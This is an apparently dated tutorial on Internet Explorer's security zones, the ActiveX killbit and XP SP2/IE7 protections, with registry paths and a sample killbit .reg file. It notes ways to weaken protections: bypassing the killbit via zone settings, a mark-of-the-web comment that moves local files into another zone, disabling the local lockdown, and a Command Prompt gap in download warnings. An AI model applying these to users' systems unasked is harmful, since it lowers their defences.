

Microsoft Internet Explorer (MSIE) Security Scheme



By Edu19

Secumania Security Group
www.secumania.net

Introduction

This paper has the goal to get people to understand better the security context to which Internet Explorer is subject and hopefully start make better usage of it and stop complaining that IE is trash, after seeing bad propagandas on the internet, without even knowing how it works.

The Microsoft Internet Explorer web browser control has a security scheme that is based in security zones. Any program that utilizes this control is subject to this security scheme. The Internet Explorer program is not only subject to this security scheme but also added some extra security features to protect its users from threats coming from the internet. This was introduced in the Service Pack 2 for Windows XP and some of the main features will be described in this article.

Since the early versions of Internet Explorer, the web browser control was a DLL file called shdocvw.dll. With the release of Internet Explorer 7, some important changes happened targeting much the security aspect of the browser, and the control is now called ieframe.dll. So, what's up with the security zones scheme?

The security zones

Each zone has a level of trust and different settings applied, being the 'MyComputer', also known as local machine zone the most trusted zone, followed by 'Trusted Sites', then 'Local Intranet', 'Internet' and 'Restricted Sites'. With the release of Internet Explorer 7, the trust level for the 'Trusted Sites' zone decreased a lot, passing from the default level 'Low' to 'Medium', because this gave the ability for sites to perform some unsafe actions on the system, like initializing and scripting some unsafe ActiveX controls which permitted files to be created automatically, pop-up windows to be created, scripting of the web browser control, automatic execution and installation of signed Activex controls, etc. Besides, the 'Internet' zone had its default security settings level increased from 'Medium' to 'Medium-High', introducing a new level to the security scheme. This will put little more restrictions on what ActiveX controls can perform in the system, scripting of new windows created using JavaScript, etc.

How the Internet Explorer control put content in a security zone?

This depends on some aspects, such as its original location and the URL protocol used to reference it. By default most URL protocols registered in Windows will default to the Internet security zone, with some exceptions, like for example the shell protocol which can be used to reference local content by utilizing special names, such as "favorites", "windows", "startup", etc and it is put in the local machine security zone. At the moment only folders can be displayed using the shell URL protocol. Internet Explorer 7 was made exclusively for Windows Vista, in which the Internet Explorer control is not integrated into the Windows Shell (Windows explorer), so instead of displaying the folder contents inline it will open a new Windows explorer window to display the contents (Windows XP). With the release of the service pack 2 for Windows XP, some security enhancements were introduced in order to help preventing exploitation of memory related vulnerabilities (DEP aka Data Execution Prevention) in the web browser (and in any other program) and Internet Explorer specific features to prevent exploitation of browser related vulnerabilities and further infections by virus and other malwares. Some of the enhancements came as 'features' for Internet Explorer. The features that most relates to this article will be shown later. It will also be pointed out the small differences in the security context of some native Windows applications that utilizes the Internet Explorer control and html files referenced via different URL protocols.

It is possible to customize each security zone setting via Internet Settings Pane. To open the internet settings window, right click the Internet Explorer icon located at your desktop then click 'Properties'. Now click the 'Security' tab. This will show you the security zones and the default level for each one. From there you can edit the settings you want. Notice that by default the 'MyComputer' zone does not appear in the Security tab for security reasons, but you can configure Windows to show it. This requires editing the registry, which I will show later. Notice that with the release of Internet Explorer 7, the My Computer zone cannot be edited at all anymore via Internet Settings panel, you got to do it by using security policies or directly editing the Windows registry. The registry path for the security zones is:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones
```

In the above key is listed all the security zones and the current settings for each one. It is easy to know what security zone the web content is placed in, as the security zone name is located in the status bar of Windows Explorer and Internet Explorer windows and each zone has a different icon. See image below:



A red square was put around the security zone name and icon.

Below are listed all the security zones and brief description on them.



My Computer (Local Machine) Zone


This is the zone with less restrictions applied in terms of scripting, ActiveX and java applets. It is assumed that the contents put in this zone are highly trusted therefore few restrictions are applied. Everything located in the local machine is automatically put in this security zone context, except the files present in the 'Cookies' and 'temporary internet files' folders. The 'Cookies' folder and its contents are by default put (hardcoded) in the 'Restricted Sites' zone and the 'Temporary internet files' folder and its contents are by default put in the 'Internet' zone and that's because websites are able to create files in these folders when they are accessed. Cookies are created in the cookies folder and the files have a "safe" txt extension to prevent any kind of code execution and the files that the webpage references, such as script files, images, html documents and videos gets written to the temporary internet files folder. For example, an HTML document opened locally will have restrictions applied for the 'MyComputer' zone by default, unless you put it in one of the folders I mentioned, for testing purposes. If you try to script Activex Controls not marked as safe you will automatically get a warning asking if you want to permit the interaction or not. a Classic control is 'Shell.Application' which has been used in the past, in Internet Explorer exploits. This control used to be referenced and scripted automatically without warnings, but as it accesses the file system directly and is able to run programs with parameters by using the "ShellExecute" method, it could be dangerous so Internet Explorer started issuing a warning. A short time later, the *killbit* was set, meaning the Activex control will not initialize in any way. If an html document tries to initialize this control in the my computer zone (or in any other) a "permission denied" error will happen. The killbit setting can be bypassed if you set the option "initialize and script ActiveX controls not marked as safe for scripting" to 'allow', in the zone where you wish to run arbitrary ActiveX controls.

It is possible to reference any protocol available for Internet Explorer in this security zone. That means you can reference content located in a website (HTTP, FTP, Gopher etc. protocol) or in the computer (FILE, SHELL, ms-its, mk, etc protocols. Notice that these protocols are restricted and normally you are not able to reference them if the HTML document is placed in another security zone). To show the

'MyComputer' zone in the Internet Settings tab, you will need to edit the registry: Click 'Start', 'Run' and then type REGEDIT. Registry editor will open. Now navigate to the following key:

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0`

Double click the value called 'Flags'. Now set it to '47'. (By default the value is '21' and means that the MyComputer zone will be hidden from the Internet Settings Security tab.)




Local Intranet Zone

This zone is intended for web sites located in a corporate or home network. It is assumed that content located in a local network environment is trusted to a certain point. The security settings applied for this zone are more restrictive compared to the MyComputer zone but less restrictive than the Internet zone. A website may automatically be placed in this security zone by utilizing UNC paths, meaning the URL must not have dots, nor be referenced by the IP address of the site. For example: `ftp://server123/`

This is also valid for Windows file sharing via Netbios, meaning that you can issue a network path. The computer name must be specified, if the IP address for the target computer is specified then Internet Explorer will automatically place it in the Internet Zone; an example: `\\computer123\share`

It is possible to specify the websites that you want to put in this zone by opening the 'Internet Settings', clicking the 'Local Intranet', then the button labeled 'Sites'; A new window will open. Click the 'advanced' button and add the sites you wish. See the sample picture below:



It shows the custom level for the local intranet security zone and the settings when the “Sites” button is clicked. By default the option to “Automatically detect intranet network” is enabled. There it is possible to add custom websites to this zone. I wrote `http://example.com/`, which is an example of website that would normally be placed in the Internet zone. The default security level for this zone is Medium-Low. Basically in the security zone it is possible to initialize ActiveX controls automatically and even some ActiveX controls that cannot be initialized and scripted at all in the Internet zone. The pop-up blocker is not enabled by default, giving intranet sites the ability to open new windows automatically without address bar or status bar, which is not possible in the Internet zone for security reasons. Prompting for ActiveX controls is automatic, but only signed ActiveX controls can be installed.

Internet Zone

This is the security zone applied for any websites you visit, by default. It is supposed that the contents of the websites could harm the computer somehow so that the security settings applied are higher and more restrictive. There are many restrictions on what Activex Controls Internet Explorer will initialize and script. Websites trying to install Activex controls will cause the browser to display a yellow bar, since Service Pack 2 for Windows XP, which can be manually unblocked by the user. The control must have a valid digital signature otherwise Internet Explorer will block no matter if the user has selected to install it, and after unblocking the yellow bar, the prompt will finally appear. Usually only ActiveX controls marked as safe for initializing and scripting will be able to be invoked and scripted by websites. Some exceptions may occur though and users are advised to stay alert on what softwares they install because some third parties may forget to block the ActiveX and it still be able to initialize and script, and it could be prone to weaknesses in its properties and/or methods which could result in the execution of local programs or the creation of files with arbitrary extensions in arbitrary locations in the system, which can also be very dangerous and also be prone to programming errors/memory related vulnerabilities, such as the common Buffer Overflow. Internet Explorer 7 introduced a new feature that will enhance the browser security and will eliminate this headache. It is the ‘ActiveX opt-in’ feature. Basically this is only applied by default on this security zone and what it does is blocking ActiveX controls that were not previously initialized by Internet Explorer and displaying a yellow bar informing the user that the current website is trying to initialize an Activex called “x” from the company “y” if there's an editor and it clearly states the

it should only be permitted if the user trusts both the ActiveX and the website trying to initialize it. The pop-up blocker, coming with Service Pack 2 for Windows XP is enabled by default on this security zone and will prevent new windows to be created without user interaction such as clicking on a page element and the windows created have several restrictions applied, such as not being able to reference content in other security zones such as the local machine and trusted sites zones, nor have the ability to be created without the address bar or status bar. The Internet Explorer web browser control cannot be initialized or scripted in this zone. Java applets have a high level of security applied.

Internet Explorer 7 introduced the Phishing Filter as well which applies to this zone and it basically will try to detect malicious sites that are faking well known and theoretically trusted websites to trick users into sending sensitive data and performing less safe actions on the webpage.

Trusted Sites Zone


On Internet Explorer 6, this zone used to be very trusted, almost the same level of the local machine zone, with the only difference that it didn't allow installation of unsigned ActiveX controls automatically, instead it would only prompt the user, and if the user accepted it, it would install the control. Also, it could script some less safe ActiveX controls, access some content located in the hard disk, create pop-up windows without restrictions on the size, status and address bars display, etc, not to mention the web content could access data sources across domains, and retrieve the desired data, using ActiveX controls.

Since the release of Internet Explorer 7, this zone had its security settings a bit more restrictive compared to the Local Intranet zone and less restrictive than the Internet Zone, (equals to the old IE 6 Internet zone) and contains the list of websites you trust.

Now only signed ActiveX controls will be installed on the system, it will display an yellow bar when web sites tries to install new controls, the Internet Explorer web browser control cannot be initialized or scripted. Activex controls marked as safe for scripting can be automatically initialized and scripted as the Activex Opt-In feature is not enabled by default.

By default no website is put in this zone context. If you want any website placed in this zone you must manually add them: Open the 'Internet Settings', click the 'Trusted Sites' , then the button labeled 'Sites'; A new window will open. Now all you have to do is add the websites you want, making sure they are really trusted/safe and will not harm your computer.

Notice there is a checked option below the sites list telling that the secure HTTP (*https://*) server must be verified. If the website does not use the HTTPS protocol you may need to uncheck this option:





Restricted Sites Zone

This zone contains the list of websites that you don't trust at all and may have malicious content that will possibly harm your computer. By default no website is put in this security zone context, meaning you must manually specify them. It is another special security zone.

There are several restrictions applied to this security zone, like no active scripting, no initializing or scripting of ActiveX controls, no matter if they are marked as safe for initializing and scripting, no URL redirection (meta refresh), no iframes, no embedding of videos in the page, Java is disabled, no dragging and dropping of elements such as images or links, no file download etc... This zone is really restricted and some websites will not work at all if put in this zone.

To add a website to this zone, open the 'Internet Settings', click 'Restricted Sites', then the button labeled 'Sites'; A new window will open. Now add the websites you want. The procedure is just the same as adding a website to the local intranet or trusted sites zone.

By default current versions of Outlook and Outlook Express places mail messages in the restricted sites zone, that's why basically only font types and colors, images and links can be written to html based mail messages, no iframes, videos etc can be automatically placed.

As it has been said earlier in this article, the Cookies folder is hardcoded in this security zone meaning that any file placed there will be put in this security zone context and if the file extension is in the Microsoft "black list" it will not be opened at all.

KillBit

The killbit is a special feature designed for Internet Explorer, for quite some time, in order to easily and quickly disable the ability to initialize and script a particular ActiveX control, no matter if it is marked as safe for scripting.

This will not apply to MS HTML Application host program (mshta) and will also not apply to Help and Support Center program (helpctr) when the html content is invoked by the HCP URL protocol.

Also if there is a security zone in which the setting "initialize and script ActiveX not marked as safe for scripting" is set to "allow" the killbit setting will not take place. To set the killbit on a particular ActiveX, you need to edit the Windows Registry. A sample REG script file is provided to set the killbit on an ActiveX with an illusory CLSID of {00000000-0000-0000-0000-000000000001}:

```
----- sample.reg -----
REGEDIT4
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{00000000-0000-0000-0000-000000000001}]
"Compatibility Flags"=dword:00000400
```

The Enhanced Features starting with Service Pack 2 for Windows XP

Below will be listed some of the main security features that came with Service Pack 2 for Windows XP. Some new features were added with the release of Internet Explorer 7, such as the phishing filter. The protected mode for example is only available on Windows Vista and above operating systems.

-Zone elevation prevention feature

One of the enhancements were the Zone elevation prevention feature, which will try to block web content from accessing a security zone that is more trusted then the current one it is running under. This obviously applies to domains. If webcontent in domain A exploits a vulnerability in the web browser and tries to call content from a domain B, which is located in a more privileged security zone, for instance, the trusted sites zone and inject script code, Internet Explorer will probably block or display a warning depending on what instruction is being executed and what kind of script or html code is trying to be injected in the context of the domain B.


-Disable 'MK' protocol feature

Disabling of the protocols used to open HTML compiled help files (CHMs), such as 'ms-its', 'its' and 'mk:' was another feature introduced because by using one of those URL protocols, an html file inside a CHM would be parsed in the 'Mycomputer' zone so, after SP2, these protocols will only work if they get

invoked by web content that is already in the Mycomputer zone and the files will be parsed inline, by Internet Explorer. The major problems with CHM files is that they are able to carry multiple files inside it, like several html files, JavaScript files, images and executables which can be automatically executed if the chm is parsed in the local machine security zone (default) by using the "codebase" attribute of the object tag along with an unregistered CLSID. Also, since SP2, CHM files located in a network share will not work anymore, the same applies to files downloaded from the internet, because the 'Zone.Identifier' data stream is automatically appended to the file.

-Open file security warning feature

If an executable file is downloaded from the Internet, Windows will display a warning message prompting if the user really wants to execute the file and will display the Editor. In case the file doesn't have a valid digital signature it will tell the Editor is unknown, if there is a valid signature, it will inform the Editor. This feature is introduced via the *Attachment Execution Services (AES)*, which checks from what security zone context the downloaded file came from by checking if the file has the file stream of the type 'Zone.Identifier'. As files downloaded from the Internet zone will contain this stream, the 'AES' will detect it and treat the file as if it were in the Internet zone, although it is already in the file system. An HTML file for example will be automatically put in the 'Internet Zone', after downloaded and opened by Internet Explorer or one of the programs that utilizes the Internet Explorer web browser control. See 2 sample pictures below:



The first picture shows an executable file without a digital signature. The second picture shows a file with a valid digital signature, and display the Publisher's name. Notice it will display the file description in the Name field.

There is a small issue with this feature though. If the file is executed via Command Prompt, Windows will not prompt to execute it, possibly because Command prompt does not perform a check for the presence of this data stream in the file.

- 'MyComputer' zone LockDown feature


This feature was originally only applied for Internet Explorer, and blocks active content such as scripting and ActiveX controls from running in the 'MyComputer' zone. Basically it was a somewhat lazy defense against cross domain/security zone vulnerabilities, instead of placing a better security scheme that better checks the original domain and security zone of the web content that is being processed and if detected it is using some JavaScript instruction or ActiveX control to somehow navigate or run script code in the local machine security zone, it would then simply deny the access or prompt the user, depending on the security zone the original web content was placed. For example, if it was web content in the internet security zone, the best action would be to block it, trusted sites or local intranet, better would be to prompt the user. A simple '<script></script>' or '<object></object>' tags in an HTML document is enough to trigger the lockdown feature, this can be somewhat annoying to users because every HTML document they open in the computer that has active content will cause the yellow bar to be displayed and if the user wants the page to function properly, it will have to be manually unblocked. This can be so restrictive that you cannot even embed movies in the document, letting this locked down zone more restrictive than the 'Internet' zone. Sometimes this can be a false alarm to users, so the best is always to open the document in Notepad and review the source code. You can manually unblock the yellow bar though and the content will be parsed just like before this feature existed. There is a workaround for this issue and consist in putting a mark in the HTML document:

```
<!-- saved by URL=(00XX)HTTP://SITE.COM --!>
```

The 'XX' is the number of characters that make up a URL address. By putting this mark Internet Explorer will automatically place the document in the 'Internet' Zone. To permanently disable this feature, editing the Windows registry is needed. To do so, go to start menu, run, and type regedit.exe. Now navigate to the following path:


HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl

